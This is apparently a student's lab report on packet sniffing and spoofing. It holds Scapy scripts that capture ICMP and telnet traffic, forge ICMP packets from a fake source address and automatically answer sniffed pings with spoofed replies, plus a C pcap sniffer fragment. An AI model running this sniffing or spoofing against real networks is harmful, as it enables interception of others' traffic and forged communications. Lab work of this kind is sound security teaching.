

Lab: Sniffing and Spoofing
Name: Bharath Karumudi.

1.1: Sniffing Packets

1.1A

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
 pkt.show()

pkt = sniff(filter='icmp',prn=print_pkt)
```





Observation: Ran the program with sudo and sent an ICMP packet to google.com; the program returned the information about the packet. Whereas, when the program was executed with normal user, it failed.

Explanation: Created a python program that sniffs the traffic using scapy library and when executed with sudo the program was able to capture the traffic, whereas when it was executed with regular user, got the Operation not permitted error. This is because, to perform sniffing we need root privileges to gain the access on the sockets and the device.

1.1B

A. Only ICMP Packet:

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
 pkt.show()

pkt = sniff(filter='icmp',prn=print_pkt)
```




Fig: ICMP only filter Sniffer using Scapy

B. Only TCP packet from specific host and port 23:

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
 pkt.show()

pkt = sniff(filter='tcp port telnet and src host 10.0.2.4',prn=print_pkt)
```




Fig: telnet only filter Sniffer using Scapy

C. Capture on particular subnet:

```
#!/usr/bin/python
from scapy.all import *

def print_pkt(pkt):
 pkt.show()

pkt = sniff(filter='net 216.58.0.0/16 ',prn=print_pkt)
```




Fig: Subnet based filter Sniffer using Scapy


Observation: Created three programs with Spacy's BPF filters – ICMP, TCP on port 23 and subnet of 216.58.0.0/16 (Google's). When executed the programs, the programs captured only those specific packets and displayed.


Explanation: Created the program to filter the ICMP only traffic and executed with sudo, then from other machine sent an ICMP traffic using ping and the packet was captured and displayed;

but not others like telnet. Created the second program to capture only tcp packets that received on port 23 (telnet), to test from machine 2 sent a telnet connect and the packet was captured and displayed. The other program was to show only on specific subnet traffic, for this I took Google.com subnet and validated using ping.

1.2 Spoofing ICMP Packets

```
#! /usr/bin/python

from scapy.all import *
a = IP()
a.src = '1.2.3.4'
a.dst = '10.0.2.4'
b = ICMP()
p = a/b
send(p)
```






Observation: Created an ICMP packet using dummy source ip 1.2.3.4 and the packet was sent to another VM running on 10.0.2.4. The packet was received at 10.0.2.4.

Explanation: Using scapy library, the source ip was overwritten with our own ip: 1.2.3.4 and sent the packet to destination 10.0.2.4; the packet was received by 10.0.2.4 and sent a echo reply back to 1.2.3.4.

1.3 Traceroute

```
#! /usr/bin/python

from scapy.all import *

i=1
while i<=50:
 a = IP()
 a.dst = '172.217.0.14'
 a.ttl = i
 b = ICMP()
 reply = sr1(a/b, timeout=5, verbose=0)

 if reply is None:
  print "%2d *" %i
 elif reply.type == 0:
  print "%2d " %i,reply.src
  break
 else:
  print "%2d " %i,reply.src

 i = i+1
```




Observation: Created a python program with Scapy library and ran the program to get the traceroute to 172.217.0.14 and can see the packets route to destination.

Explanation: When the custom program was executed to get the destination trace, the IP packet was built and if we get a reply within the timeout, the source of reply will be printed which is the router address and else a * is printed. By using the procedure, we can get a traceroute of the destination.

1.4: Sniffing and-then Spoofing

```
#!/usr/bin/python

from scapy.all import *

def send_pkt(pkt):
        p = copy.deepcopy(pkt[IP])
        p.src = pkt[IP].dst
        p.dst = pkt[IP].src
        p[ICMP].type = 0
        send(p)

pkt = sniff(filter='icmp',prn=send_pkt)
```




Observation: The machine on the left with ip (10.0.2.4) sent a ICMP request to 1.2.3.4 and it successfully received a ICMP echo reply; but the reply came from 10.0.2.15, which is a spoofed reply.

Explanation: Created a program using Scapy library and kept the NIC in promiscuous mode. Once run the program, the program filters all the ICMP traffic that gets to the NIC and creates a

reply packet. In our case, the machine on the left with IP (10.0.2.4) sent a ICMP request to 1.2.3.4 (a dummy IP) and it successfully received a ICMP echo reply; but the reply came from 10.0.2.15, which is a spoofed reply. Thus, able to spoof the packet.

2.1: Writing Packet Sniffing Program

```
void got_packet(u_char *args, const struct pcap_pkthdr *header,const u_char *packet)
{
 struct ethheader *eth = (struct ethheader*)packet;
 if(ntohs(eth->ether_type) == 0x0800) {
 struct ipheader *ip = (struct ipheader*)(packet + sizeof(struct ethheader));
 printf("Source IP: %s\t", inet_ntoa(ip->iph_sourceip));
 printf("Destin IP: %s\n", inet_ntoa(ip->iph_destip));

 }
}
```



Observation: Created a sniffer program using pcap library that captures the packets and displays the source and destination IP addresses.

Explanation: The program was created using pcap library where it first put the NIC promiscuous mode and based on the defined filter it captures the packets and then processed using handler method where we are displaying the packet source IP and destination IP address.

Question1:
First, we need to set the open a live session on the NIC card using pcap_open_live function from pcap library. This function sets the card in promiscuous mode and binds the socket. Next, we listen/capture the packets that we need using the filter and using the pcap_compile

function. Then we use, pcap_loop function to capture the packets in an infinite loop and process the captured packets using a handler. Once completed, we close the device using, pcap_close function.

Question 2:

A root privilege is required to set up the card in promiscuous mode and raw socket. If run with a non-root user, the pcap_open_live method fails to gain the access on the device.


Question 3:

When we turn off the promiscuous mode in the program under pcap_open_live then the NIC will capture only the packets that are intended for it and we cannot run the sniff program. When we have the promiscuous mode turned on, all the packets that reached NIC are considered and sent to kernel. To demonstrate this, send the ICMP traffic between different pair of machines in a LAN and the sniffer program running machine (3rd) will capture those ICMP packets only when promiscuous mode is turned ON.

2.1B: Writing Filters

A. ICMP between two specific hosts:

char filter_exp[] = "icmp and host 10.0.2.4 and host 216.58.192.142";




Observation:
When executed the sniffer program on 10.0.0.15 to capture only ICMP traffic between 10.0.2.4 and 216.58.192.142; the sniffer program captured all those packets and displayed.

Explanation:
Created a program to sniff only ICMP packets between given hosts When executed on sniffer machine which is on promiscuous mode it is ready to capture the packets and on the victim machine when the packets are transferred, they are captured and displayed as shown in screenshot.

B. Capture TCP packets of destination port range from 10 to 100:

char filter_exp[] = "tcp and dst host portrange 10-100";



